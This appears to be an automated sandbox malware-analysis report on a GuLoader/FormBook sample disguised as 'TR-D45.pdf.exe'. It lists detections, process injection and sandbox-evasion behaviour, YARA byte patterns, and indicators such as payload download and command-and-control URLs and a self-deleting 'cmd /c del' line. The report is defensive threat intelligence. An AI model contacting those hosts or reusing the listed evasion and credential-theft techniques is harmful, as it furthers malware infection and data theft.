


**ID:** 321007
**Sample Name:** TR-D45.pdf.exe
**Cookbook:** default.jbs
**Time:** 09:03:43
**Date:** 20/11/2020
**Version:** 31.0.0 Red Diamond

# Table of Contents


# Analysis Report TR-D45.pdf.exe

## Overview

### General Information

| | |
|---|---|
| Sample Name: | TR-D45.pdf.exe |
| Analysis ID: | 321007 |
| MD5: | 93784106441166.. |
| SHA1: | 7e72225620b06b.. |
| SHA256: | 3b162f2943b2ee8. |
| Tags: | exe GuLoader |

Most interesting Screenshot:



### Detection



FormBook GuLoader

| | |
|---|---|
| Score: | 100 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Sigma detected: Suspicious Double …
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Yara detected Generic Dropper
- Yara detected GuLoader
- Contains functionality to detect hard…
- Contains functionality to hide a threa…
- Detected RDTSC dummy instruction…
- Hides threads from debuggers

### Classification



## Startup

- **System is w10x64**
- TR-D45.pdf.exe (PID: 6060 cmdline: 'C:\Users\user\Desktop\TR-D45.pdf.exe' MD5: 937841064411662C36469498EA645660)
  - TR-D45.pdf.exe (PID: 3668 cmdline: 'C:\Users\user\Desktop\TR-D45.pdf.exe' MD5: 937841064411662C36469498EA645660)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - control.exe (PID: 6660 cmdline: C:\Windows\SysWOW64\control.exe MD5: 40FBA3FBFD5E33E0DE1BA45472FDA66F)
        - cmd.exe (PID: 6676 cmdline: /c del 'C:\Users\user\Desktop\TR-D45.pdf.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6692 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

## Malware Configuration

**No configs have been found**

## Yara Overview

### Memory Dumps

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 0000000C.00000002.495604488.00000000028E0000.00000004.00000001.sdmp | JoeSecurity_FormBook | Yara detected FormBook | Joe Security | |
| 0000000C.00000002.495604488.00000000028E0000.00000004.00000001.sdmp | Formbook_1 | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | • 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94<br>• 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91<br>• 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F<br>• 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07<br>• 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06<br>• 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8<br>• 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D<br>• 0x1b307:$sequence_8: 3C 54 74 04 3C 74 75 F4<br>• 0x1c30a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00 |


| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 0000000C.00000002.495604488.00000000028E0000.00000004.00000001.sdmp | Formbook | detect Formbook in memory | JPCERT/CC Incident Response Group | • 0x183e9:$sqlite3step: 68 34 1C 7B E1<br>• 0x184fc:$sqlite3step: 68 34 1C 7B E1<br>• 0x18418:$sqlite3text: 68 38 2A 90 C5<br>• 0x1853d:$sqlite3text: 68 38 2A 90 C5<br>• 0x1842b:$sqlite3blob: 68 53 D8 7F 8C<br>• 0x18553:$sqlite3blob: 68 53 D8 7F 8C |
| 0000000C.00000002.495347185.00000000026CA000.00000004.00000020.sdmp | LokiBot_Dropper_Packed_R11_Feb18 | Auto-generated rule - file scan copy.pdf.r11 | Florian Roth | • 0x47b4:$s1: C:\Program Files (x86)\Microsoft Visual Studio\VB98\VB6.OLB |
| 0000000C.00000002.495505278.00000000028B0000.00000040.00000001.sdmp | JoeSecurity_FormBook | Yara detected FormBook | Joe Security | |
| Click to see the 18 entries | | | | |

## Sigma Overview

### System Summary:

**Sigma detected: Suspicious Double Extension**

## Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

### AV Detection:

**Multi AV Scanner detection for submitted file**

**Yara detected FormBook**

### Networking:

**Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)**

### E-Banking Fraud:

**Yara detected FormBook**

### System Summary:

**Malicious sample detected (through community Yara rule)**

**Initial sample is a PE file and has a suspicious name**

## Data Obfuscation:

- Yara detected GuLoader
- Yara detected VB6 Downloader Generic

## Hooking and other Techniques for Hiding and Protection:

- Modifies the prolog of user mode functions (user mode inline hooks)
- Uses an obfuscated file name to hide its real file extension (double extension)

## Malware Analysis System Evasion:

- Contains functionality to detect hardware virtualization (CPUID execution measurement)
- Detected RDTSC dummy instruction sequence (likely for instruction hammering)
- Tries to detect Any.run
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

## Anti Debugging:

- Contains functionality to hide a thread from the debugger
- Hides threads from debuggers

## HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

## Stealing of Sensitive Information:

- Yara detected FormBook
- Yara detected Generic Dropper

## Remote Access Functionality:


- Yara detected FormBook

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Shared Modules 1 | Path Interception | Process Injection 5 1 2 | Masquerading 1 | Credential API Hooking 1 | Security Software Discovery 7 2 1 | Remote Services | Credential API Hooking 1 | Exfiltration Over Other Network Medium | Encrypted Channel 1 2 | Eavesdrop on Insecure Network Communicatic |
| Default Accounts | Scheduled Task/Job | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | Rootkit 1 | LSASS Memory | Virtualization/Sandbox Evasion 2 2 | Remote Desktop Protocol | Archive Collected Data 1 | Exfiltration Over Bluetooth | Ingress Tool Transfer 1 | Exploit SS7 to Redirect Phor Calls/SMS |
| Domain Accounts | At (Linux) | Logon Script (Windows) | Logon Script (Windows) | Virtualization/Sandbox Evasion 2 2 | Security Account Manager | Process Discovery 2 | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | Non-Application Layer Protocol 2 | Exploit SS7 to Track Device Location |

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Process Injection 5 1 2 | NTDS | Remote System Discovery 1 | Distributed Component Object Model | Input Capture | Scheduled Transfer | Application Layer Protocol 3 | SIM Card Swap |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Deobfuscate/Decode Files or Information 1 | LSA Secrets | System Information Discovery 3 1 | SSH | Keylogging | Data Transfer Size Limits | Fallback Channels | Manipulate Device Communicatic |
| Replication Through Removable Media | Launchd | Rc.common | Rc.common | Obfuscated Files or Information 1 3 | Cached Domain Credentials | System Owner/User Discovery | VNC | GUI Input Capture | Exfiltration Over C2 Channel | Multiband Communication | Jamming or Denial of Service |

## Behavior Graph




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.


## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| TR-D45.pdf.exe | 29% | Virustotal | | Browse |
| TR-D45.pdf.exe | 15% | ReversingLabs | Win32.Trojan.Bulz | |

### Dropped Files

No Antivirus matches

### Unpacked PE Files

No Antivirus matches

### Domains

No Antivirus matches

### URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://www.founder.com.cn/cn/bThe | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/bThe | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/bThe | 0% | URL Reputation | safe | |

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://cps.letsencrypt.org0 | 0% | URL Reputation | safe | |
| http://cps.letsencrypt.org0 | 0% | URL Reputation | safe | |
| http://cps.letsencrypt.org0 | 0% | URL Reputation | safe | |
| http://ocsp.int-x3.letsencrypt.org0/ | 0% | URL Reputation | safe | |
| http://ocsp.int-x3.letsencrypt.org0/ | 0% | URL Reputation | safe | |
| http://ocsp.int-x3.letsencrypt.org0/ | 0% | URL Reputation | safe | |
| http://www.celebrations.sucks/gnu?X2MxIjJP=cm/vZIiV3Os0q9m3wV9NAYnR84EpEK2W/qhCxJKWCVek11jnJ1A4MINfB | 0% | Avira URL Cloud | safe | |
| http://www.tiro.com | 0% | URL Reputation | safe | |
| http://www.tiro.com | 0% | URL Reputation | safe | |
| http://www.tiro.com | 0% | URL Reputation | safe | |
| http://www.goodfont.co.kr | 0% | URL Reputation | safe | |
| http://www.goodfont.co.kr | 0% | URL Reputation | safe | |
| http://www.goodfont.co.kr | 0% | URL Reputation | safe | |
| http://www.carterandcone.coml | 0% | URL Reputation | safe | |
| http://www.carterandcone.coml | 0% | URL Reputation | safe | |
| http://www.carterandcone.coml | 0% | URL Reputation | safe | |
| http://www.sajatypeworks.com | 0% | URL Reputation | safe | |
| http://www.sajatypeworks.com | 0% | URL Reputation | safe | |
| http://www.sajatypeworks.com | 0% | URL Reputation | safe | |
| http://www.typography.netD | 0% | URL Reputation | safe | |
| http://www.typography.netD | 0% | URL Reputation | safe | |
| http://www.typography.netD | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/cThe | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/cThe | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/cThe | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/staff/dennis.htm | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/staff/dennis.htm | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/staff/dennis.htm | 0% | URL Reputation | safe | |
| http://fontfabrik.com | 0% | URL Reputation | safe | |
| http://fontfabrik.com | 0% | URL Reputation | safe | |
| http://fontfabrik.com | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/ | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/ | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/ | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/DPlease | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/DPlease | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/DPlease | 0% | URL Reputation | safe | |
| http://www.sandoll.co.kr | 0% | URL Reputation | safe | |
| http://www.sandoll.co.kr | 0% | URL Reputation | safe | |
| http://www.sandoll.co.kr | 0% | URL Reputation | safe | |
| http://www.urwpp.deDPlease | 0% | URL Reputation | safe | |
| http://www.urwpp.deDPlease | 0% | URL Reputation | safe | |
| http://www.urwpp.deDPlease | 0% | URL Reputation | safe | |
| http://www.zhongyicts.com.cn | 0% | URL Reputation | safe | |
| http://www.zhongyicts.com.cn | 0% | URL Reputation | safe | |
| http://www.zhongyicts.com.cn | 0% | URL Reputation | safe | |
| http://www.sakkal.com | 0% | URL Reputation | safe | |
| http://www.sakkal.com | 0% | URL Reputation | safe | |
| http://www.sakkal.com | 0% | URL Reputation | safe | |
| http://www.gcvinternational.com/gnu/?bly=TVIpcz004Rkd&X2MxIjJP=i4YBL42YhvK+usDHzss6Tj24XYATFEIvS7y0nzG29ZgEeNh3uLyKqQDd2VWk30ZHQtTi | 0% | Avira URL Cloud | safe | |
| http://cps.root-x1.letsencrypt.org0 | 0% | URL Reputation | safe | |
| http://cps.root-x1.letsencrypt.org0 | 0% | URL Reputation | safe | |
| http://cps.root-x1.letsencrypt.org0 | 0% | URL Reputation | safe | |
| http://www.celebrations.sucks/gnu/?X2MxIjJP=cm/vZIiV3Os0q9m3wV9NAYnR84EpEK2W/qhCxJKWCVek11jnJ1A4MINfB4PiPj5CXghE&bly=TVIpcz004Rkd | 0% | Avira URL Cloud | safe | |

# Domains and IPs

## Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|---|
| pilatescollective.com | 192.185.152.65 | true | false | | high |
| www.celebrations.sucks | 54.147.194.143 | true | true | | unknown |
| gcvinternational.com | 34.102.136.180 | true | true | | unknown |
| www.gcvinternational.com | unknown | unknown | true | | unknown |
| g.msn.com | unknown | unknown | false | | high |
| www.montreynaud.com | unknown | unknown | true | | unknown |

## Contacted URLs


| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://www.gcvinternational.com/gnu/?bly=TVIpcz004Rkd&X2MxIjJP=i4YBL42YhvK+usDHzss6Tj24XYATFEIvS7y0nzG29ZgEeNh3uLyKqQDd2VWk30ZHQtTi | true | • Avira URL Cloud: safe | unknown |
| http://www.celebrations.sucks/gnu/?X2MxIjJP=cm/vZIiV3Os0q9m3wV9NAYnR84EpEK2W/qhCxJKWCVek11jnJ1A4MINfB4PiPj5CXghE&bly=TVIpcz004Rkd | true | • Avira URL Cloud: safe | unknown |

## URLs from Memory and Binaries

| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|
| http://www.apache.org/licenses/LICENSE-2.0 | explorer.exe, 00000005.00000000.299623008.000000000BC36000.00000002.00000001.sdmp | false | | high |
| http://www.fontbureau.com | explorer.exe, 00000005.00000000.299623008.000000000BC36000.00000002.00000001.sdmp | false | | high |
| http://www.fontbureau.com/designersG | explorer.exe, 00000005.00000000.299623008.000000000BC36000.00000002.00000001.sdmp | false | | high |
| http://www.fontbureau.com/designers/? | explorer.exe, 00000005.00000000.299623008.000000000BC36000.00000002.00000001.sdmp | false | | high |
| http://www.founder.com.cn/cn/bThe | explorer.exe, 00000005.00000000.299623008.000000000BC36000.00000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://cps.letsencrypt.org0 | TR-D45.pdf.exe, 00000001.00000003.270393994.00000000008C5000.00000004.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://www.fontbureau.com/designers? | explorer.exe, 00000005.00000000.299623008.000000000BC36000.00000002.00000001.sdmp | false | | high |
| http://https://pilatescollective.com/ | TR-D45.pdf.exe, 00000001.00000002.314208350.0000000000887000.00000004.00000020.sdmp | false | | high |
| http://ocsp.int-x3.letsencrypt.org0/ | TR-D45.pdf.exe, 00000001.00000003.270393994.00000000008C5000.00000004.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://www.celebrations.sucks/gnu?X2MxIjJP=cm/vZIiV3Os0q9m3wV9NAYnR84EpEK2W/qhCxJKWCVek11jnJ1A4MINfB | control.exe, 0000000C.00000002.497562201.0000000004E2F000.00000004.00000001.sdmp | false | • Avira URL Cloud: safe | unknown |
| http://www.tiro.com | explorer.exe, 00000005.00000000.299623008.000000000BC36000.00000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://www.fontbureau.com/designers | explorer.exe, 00000005.00000000.299623008.000000000BC36000.00000002.00000001.sdmp | false | | high |
| http://https://pilatescollective.com/myguy/Edog_WaRWObtLyf156.bin/ | TR-D45.pdf.exe, 00000001.00000003.270384590.00000000008C0000.00000004.00000001.sdmp | false | | high |
| http://www.goodfont.co.kr | explorer.exe, 00000005.00000000.299623008.000000000BC36000.00000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://https://pilatescollective.com/myguy/Edog_WaRWObtLyf156.binl | TR-D45.pdf.exe, 00000001.00000002.314208350.0000000000887000.00000004.00000020.sdmp | false | | high |
| http://https://pilatescollective.com/D4 | TR-D45.pdf.exe, 00000001.00000002.314208350.0000000000887000.00000004.00000020.sdmp | false | | high |

| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|
| http://www.carterandcone.coml | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://www.sajatypeworks.com | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http:// https://pilatescollective.com/myguy/Edog_WaRWObtLyf156.bin=WyM | TR-D45.pdf.exe, 00000001.00000 002.314208350.0000000000887000 .00000004.00000020.sdmp | false | | high |
| http://www.typography.netD | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://www.fontbureau.com/designers/cabarga.htmlN | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | | high |
| http://www.founder.com.cn/cn/cThe | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://www.galapagosdesign.com/staff/dennis.htm | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://fontfabrik.com | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://www.founder.com.cn/cn | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://www.fontbureau.com/designers/frere-jones.html | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | | high |
| http://cert.int-x3.letsencrypt.org/0 | TR-D45.pdf.exe, 00000001.00000 003.270393994.00000000008C5000 .00000004.00000001.sdmp | false | | high |
| http://www.jiyu-kobo.co.jp/ | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http:// https://pilatescollective.com/myguy/Edog_WaRWObtLyf156.bin7 | TR-D45.pdf.exe, 00000001.00000 003.270384590.00000000008C0000 .00000004.00000001.sdmp | false | | high |
| http://www.galapagosdesign.com/DPlease | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://www.fontbureau.com/designers8 | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | | high |
| http://www.fonts.com | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | | high |
| http://www.sandoll.co.kr | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http:// https://pilatescollective.com/myguy/Edog_WaRWObtLyf156.bin | TR-D45.pdf.exe | false | | high |
| http://www.urwpp.deDPlease | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://www.zhongyicts.com.cn | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://www.sakkal.com | explorer.exe, 00000005.0000000 0.299623008.000000000BC36000.0 0000002.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |
| http://cps.root-x1.letsencrypt.org0 | TR-D45.pdf.exe, 00000001.00000 003.270393994.00000000008C5000 .00000004.00000001.sdmp | false | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown |

## Contacted IPs




## Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 54.147.194.143 | unknown | United States | | 14618 | AMAZON-AESUS | true |
| 34.102.136.180 | unknown | United States | | 15169 | GOOGLEUS | true |
| 192.185.152.65 | unknown | United States | | 46606 | UNIFIEDLAYER-AS-1US | false |

# General Information

| | |
|---|---|
| Joe Sandbox Version: | 31.0.0 Red Diamond |
| Analysis ID: | 321007 |
| Start date: | 20.11.2020 |
| Start time: | 09:03:43 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 9m 11s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | TR-D45.pdf.exe |
| Cookbook file name: | default.jbs |
| Analysis system description: | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211 |
| Number of analysed new started processes analysed: | 23 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 1 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal100.troj.spyw.evad.winEXE@7/0@8/3 |

| | |
|---|---|
| EGA Information: | Failed |
